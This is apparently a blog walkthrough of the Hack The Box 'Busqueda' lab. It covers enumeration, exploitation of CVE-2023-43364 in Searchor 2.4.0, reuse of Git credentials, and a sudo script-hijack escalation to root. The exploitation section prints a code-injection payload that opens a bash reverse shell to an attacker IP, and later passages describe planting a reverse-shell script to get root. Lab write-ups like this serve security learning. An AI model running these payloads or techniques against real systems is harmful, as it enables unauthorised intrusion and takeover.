Busqueda
Reconnaissance
Busqueda
Reconnaissance
I began by performing a TCP port scan against the target using Nmap.
The scan revealed the following services:


From the Nmap scan results, we can observe that only two significant services are exposed on the target machine:
- Port 22 (SSH)
- Port 80 (HTTP)
Since the web server is publicly accessible and often presents a larger attack surface than SSH, I decided to focus my enumeration efforts on the HTTP service running on port 80.
While browsing the website, I noticed that the application redirects users to the hostname searcher.htb. To access the site correctly and ensure proper name resolution, I added the target IP address and hostname to my /etc/hosts file.
After updating the hosts file, I revisited the website and began enumerating its functionality to identify potential attack vectors.

To gather more information about the application’s technology stack, I used Wappalyzer.
The results revealed the following technologies:
- Flask 2.1.2
- Python 3.10.6
- jQuery 3.2.1
- Bootstrap 4.1.3
One particularly interesting finding was the presence of Flask, a lightweight Python web framework. Combined with the detected Python runtime, this confirmed that the backend application was built using Python.
Knowing the underlying technology stack is valuable during enumeration, as it helps narrow down potential vulnerabilities and guides further research into known issues affecting the identified software.

Directory enumeration with Gobuster revealed an interesting endpoint:
/search → 405 Method Not Allowed
A 405 response indicates that the endpoint exists, but the HTTP method used in the request is not permitted. Since Gobuster sends GET requests by default, this suggested that the /search endpoint was expecting a different type of request.
This behavior is commonly seen in search forms and web applications that process user input through:
- POST requests
- Form submissions
- Specific parameters
The response confirmed that the endpoint was active and likely played a key role in the application’s functionality, making it a valuable target for further investigation.

While exploring the application, I noticed that the homepage disclosed the software version in use: Searchor 2.4.0.
Since version information was available, I searched for publicly known vulnerabilities affecting Searchor and quickly found CVE-2023–43364.
This vulnerability affects Searchor versions prior to 2.4.2 and can lead to Remote Code Execution (RCE) due to unsafe handling of user-supplied input within Python code evaluation functions. The issue was addressed and patched in version 2.4.2.
Given that the target was running Searchor 2.4.0, a vulnerable version, CVE-2023–43364 became the primary attack vector for obtaining initial access to the machine.
Exploitation
After confirming that the target was running a vulnerable version of Searchor, I proceeded to exploit CVE-2023–43364.
The vulnerability allows user-controlled input to reach unsafe Python code evaluation functionality, which can ultimately result in remote code execution. By crafting a malicious search query, I was able to execute operating system commands on the target server.
To gain interactive access, I leveraged the vulnerability to establish a reverse shell from the target back to my attacking machine, where I was listening for incoming connections.
Once the payload was submitted, the application executed the supplied command and successfully connected back to my listener, providing an interactive shell on the target system.
With initial access established, I could begin post-exploitation enumeration to identify sensitive files, credentials, and potential privilege escalation vectors.
‘ + import(‘os’).system(‘bash -c “bash -i >& /dev/tcp/10.10.15.166/444 0>&1”’) + ‘

encode the payload and send it via query

Post-Exploitation
After obtaining an initial shell, I began enumerating the application files in search of credentials and sensitive configuration data.
During this process, I discovered a Git repository associated with the web application. Inspecting the .git/config file revealed credentials embedded within the remote repository URL.


Using the recovered credentials, I authenticated to the internal Gitea instance hosted at gitea.searcher.htb. After exploring the available repositories and user data, I did not immediately identify any obvious privilege escalation vectors.

Since password reuse is a common weakness in real-world environments, I decided to test the discovered credentials against other accounts on the system. The credentials were successfully reused by the svc user, allowing me to switch to that account.
With access to the svc account, I was able to retrieve the user flag and continue the privilege escalation phase of the assessment.

Privilege Escalation Enumeration
After gaining SSH access as the svc user and retrieving the user flag, I began searching for potential privilege escalation vectors.
A common first step during Linux privilege escalation is to inspect the commands that the current user can execute with elevated privileges. Running the following command revealed the user’s sudo permissions:
sudo -lThe output showed that the svc user was allowed to execute the following command as root without unrestricted sudo access:
(root) /usr/bin/python3 /opt/scripts/system-checkup.py *This immediately stood out as an interesting finding. The presence of a custom Python script running with root privileges often presents an opportunity for privilege escalation, especially if the script interacts with user-controlled input, external files, or executes system commands.
To investigate further, I navigated to the /opt/scripts directory and identified several files, including the privileged script:
check_ports.py
full-checkup.sh
install-flask.sh
system-checkup.py
With a potential privilege escalation vector identified, the next step was to analyze the functionality of system-checkup.py and determine whether its behavior could be abused to obtain root access.

Abusing the Sudo Misconfiguration
Although the svc user was allowed to execute system-checkup.py as root, direct access to the script's source code was restricted.
Instead of attempting to read the script, I focused on understanding how it behaved. Based on the available files and the way the script was invoked, it appeared to reference other scripts by name.
Since the script accepted user-supplied arguments and executed components from the current working directory, I attempted to hijack its execution flow by creating a malicious script with the same name as one of the expected checkup scripts.
I created a file named full-checkup.sh containing a reverse shell payload and made it executable. After placing the file in a writable directory, I executed the privileged Python script using my malicious script as an argument.
sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkupThe script executed my payload with root privileges, causing the target to connect back to my listener and providing a root shell.
This vulnerability existed because the privileged script trusted user-controlled input and executed scripts based on their names without properly validating their location or integrity. As a result, it was possible to replace the intended script with a malicious one and achieve privilege escalation.

I started a nc listner on port 555 and got a root shell and root flag

메타데이터
- post_id
- 4bcb03b2aef7
- slug
- busqueda-4bcb03b2aef7
- url
- https://medium.com/@sethiuddhav/busqueda-4bcb03b2aef7
- canonical_url
- https://medium.com/@sethiuddhav/busqueda-4bcb03b2aef7
- author_url
- https://medium.com/@sethiuddhav
- status
- ok
- fetched_at
- 2026-06-12 07:40:50